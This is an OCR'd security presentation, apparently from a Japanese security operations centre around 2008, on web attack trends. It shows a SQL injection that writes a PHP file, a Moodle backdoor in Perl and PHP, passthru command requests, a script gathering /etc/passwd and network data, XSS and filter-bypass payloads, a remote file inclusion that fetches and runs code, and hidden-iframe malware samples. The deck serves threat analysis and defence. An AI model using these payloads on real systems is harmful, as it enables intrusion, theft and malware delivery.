
Other method : Post malicious links on any other blogs as comments

Attack the target by exploiting the search engine

Search engine delivers the malicious link without understanding the purpose of the site

SQL Injection Attacks against Non-MSSQL

Attack against MySQL



Result can be:

- Succeeded to make && delete the file

||

- Succeeded to make && failed to delete the file

||

- Failed to make the file

Example: HTTP request

GET /index.php?id=1111%20union%20select%200x6A7573745F615F746573745F315F305F305F64617
3685F305F3C3F706870206563686F286D643528226A7573745F615F746573742229293B6563686
F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A6174657374332E7068702229203
F2022756E222E226C696E6B656422203A20226E6F745F756E222E226C696E6B656422293F3E %20
into%20outfile%20'/var/www/html/jatest3.php'--&page=1

Decode

GET /index.php?id=1111 union select 0x6A7573745F615F746573745F315F305F305F646
173685F305F3C3F706870206563686F286D643528226A7573745F615F74657374222
9293B6563686F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A61746
57374332E7068702229203F2022756E222E226C696E6B656422203A20226E6F745F7
56E222E226C696E6B656422293F3E into outfile '/var/www/html/jatest3.php'--&page=1

Decode

just_a_test_1_0_0_dash_0_<?php echo(md5("just_a_test"));echo
(@unlink("/var/www/html/jatest3.php") ? "un"."linked" : "not_un"."linked")?>


Access to the file

Message when succeeded to delete
c6db3524fe71d6c576098805a07e79e4unlinked
Message when failed to delete
c6db3524fe71d6c576098805a07e79e4not_unlinked

Need file path

Pick Out the Targets


- Use search engine
  - Warning: Invalid argument supplied for foreach()
  - Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource
- Error message includes information of file path



Attacks Targeting Moodle

Moodle

- Moodle is a course management system (CMS) - a free, Open Source software package designed using sound pedagogical principles, to help educators create effective online learning communities. (Source: Moodle official site)
- Affected version : Moodle 1.8.4 and earlier
- Release date of vulnerability : Sep. 3, 2008
- Release date of exploit code : Sep. 3, 2008



Attack Method 1: Exploit by Installing Backdoor

Example: A part of the backdoor

```
#!/usr/bin/perl
#
#
use LWP;
my $webdir = shift;
my $weburl = shift;

system("rm -rf /var/tmp/t01.kz");

my $ourcode = " < ?php if(\$_REQUEST['p']&& md5(\$_REQUEST['p'])
     == \"826a7942ce2f6711d7eac81173f02d1a\") { eval(base64_de
code(\$_REQUEST['e'])); } ? > ";
my @tmp_c;
@tmp_c = `whoami`;
chomp(@tmp_c);
my $whoami = $tmp_c[0];
$weburl =~ /^http:\/\/([\w\.\-]+)(:\d+)?\/?/;
my $hname = $1;
$hname = "$hname" . "_$whoami." . int(rand(1000000) + 100000);
open(INFO," > /var/tmp/tmpinfo.kz");
```

Attack Method 2. Exploit by Sending Request

POST /moodle/backdoor.php HTTP/1.1


Content-Disposition: form-data; name="cmd"

Request

```
echo
    12345;passthru(chr(108).chr(115).chr(32).chr(47).chr(118).chr(97).chr(114).chr(47).chr(1
    16).chr(109).chr(112).chr(47).chr(116).chr(48).chr(49).chr(46).chr(107).chr(122)); echo
    12345; exit;
```

HTTP/1.1 200 OK
Date: Fri, 05 Sep 2008 01:20:30 GMT
Server: Apache/2.0.55 PHP/5.1.2
12345/var/tmp/t01.kz
12345

Response




```
echo 12345
ls /var/tmp/t01.kz
echo 12345
exit
```

Attack Method 2. Contents of the Request (decoded)

Example:

```
echo 12345;passthru(ls /var/tmp/t01.kz); echo 12345; exit;
----------------------------
echo 12345;passthru(perl /var/tmp/t01.kz /var/www/htdocs/ http://www.example.jp; rm -rf
   /var/tmp/*.kz); echo 12345; exit;
----------------------------
echo 12345;passthru(uname -a); echo 12345; exit;
----------------------------
echo 12345;passthru(cat /var/tmp/.vi098); echo 12345; exit;
----------------------------
echo 12345;passthru(rm -rf /var/tmp/.vi098); echo 12345; exit;
----------------------------
```

Attack Method 3. Exploit and Steal the System Information

Attacker → **Target server** → **Malicious server**

```
print INFO "= : INFORMATION : =\n";
system("uname -a");
log_command("uname -a");
log_command("whoami");
log_command("id");
log_command("pwd");
system("uptime");
log_command("uptime");
log_command("w");
print INFO "\n\n= : GOOD INFO : =\n\n";
log_command("cat /etc/passwd");
log_command("/sbin/ifconfig");
log_command("cat /etc/hosts");
log_command("cat /etc/ssh/ssh_config");
log_command("netstat -an");
log_command("last -20");
log_command("ps aux");
print INFO "\n\n= : INFECTION : =\n";
```

```
= : INFORMATION : =
+ + + + command~$ uname –a
Linux example.jp 2.6.9-34smp #1 SMP Thu Jun 8 01:51:25 EDT
        2006 i386 GNU/Linux
+ + + + command~$ whoami
nobody
+ + + + command~$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
+ + + + command~$ pwd
/var/www/htdocs/moodle/blocks/rss_client
+ + + + command~$ uptime
 11:11:11 up 18 days, 16:14,  0 users,  load average: 0.01, 0.83, 0.49
+ + + + command~$ w
 11:11:12 up 18 days, 16:14,  0 users,  load average: 0.01, 0.83, 0.49
= : GOOD INFO : =
+ + + + command~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

Moodle Links

日本


530 sites (173 not shown here)

Moodle Sites

Some of the growing community of Moodle users are listed below.

To add or update your site, just use the "Registration" button on your Moodle admin page.

(Note: sites that are unreachable or obviously just for testing are not accepted)




Currently there are 43818 sites from 200 countries who have registered.
7757 of these have requested privacy and are not shown in the lists below.


Other Web Applications

Trends in XSS Attacks

- Attack sources are mainly within the country
  - Security assessment (without advanced notice)
  - Just for Fun
- It is difficult to earn big money on a grand scale by XSS for now.



yokoku.in
http://yokoku.in/
XSS vulnerability was exploited and that allowed posting crime warning



JSOC report : Jan., 2008 – Aug., 2008
XSS attackers

User-Agent XSS

- Request

```
GET /index.html HTTP/1.1
Referer: http://adultsite/
User-Agent:  <SCRIPT> window.location=' http:// adultsite / ' </script>
Host: www.lac.co.jp
```

- If log analysis tool (ex. analog or awstats) or management tool of Web server have XSS vulnerability, users can be tricked into visiting porn sites
- The tricked users might have advanced privileges than average users

Incomplete Blacklist Vulnerability

- Request

index.cgi?id<script>alert('xss')</script>

- Response

Invalid url.

index.cgi?id alert('xss')

Just failed that's all, but uncomfortable...

- Request again

index.cgi?id<scr<script>ipt>alert('xss')</scr</script>ipt>

- Response


Invalid url.

index.cgi?id<script>alert('xss')</script>

Oops!


Remote File Inclusion

- Bot / Worm attacks Web application suites
  - TWiki
  - Xoops
  - phpBB
  - Joomla
  - AWStats(Perl)




```
GET /admin_styles.php?phpbb_root_path=http://10.10.10.10/cmd.gif?&cmd=cd%20/tmp;
wget%2010.10.10.10/cmd;chmod%20744%20cmd;./cmd;echo%20YYY;echo| HTTP/1.0
```


Count of Bot Attacks against Web Applications



JSOC Report
Count of Bot Attacks against Web Applications

Passive Attacks

Trick to Visit Malicious Web Pages for Passive Attacks



Passive Attacks

- iframe
- Exploit code
- JavaScript & Obfuscation
- File extension spoofing
- Fast Flux
- User tracking

iframe Tags


- iframe tags

```
document.write('<iframe src=http://www.yl18.net/0.html
 width="0" height="0" scrolling="no“
 frameborder="0"></iframe>');

document.write('<iframe src=http://yl18.net/1.html
 width="0" height="0" scrolling="no“
 frameborder="0"></iframe>');
```

iframe (height = 0 & width=0)

Target

- Browser
  - Internet Explorer
  - Firefox
- Plug-in
  - Flash Player
- Movie player
  - Real Player
  - QuickTime
- Viewer
  - Adobe Reader
  - MS Office
  - Windows GDI
  - Shapshot Viewer
- Archive tool
  - Lhaplus
  - Lhaz



SNS Advisory Report
2008/4 - 2008/6
Trend of vulnerabilities
http://www.lac.co.jp/info/snsdb_advisory/

fuckjp.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^;]*)(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
    src=\"http://www.2117966.net/q.htm\"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<script language=\"javascript\"
    src=\"http:\/\/count45.51yes.com\/click.aspx?id=453373050&logo=1\"><\/script>
    ");
```

- www.2117966.net
  - 125.46.105.224
- count45.51yes.com -> User tracking
  - 222.173.188.9

fuckjp0.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^;]*)(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
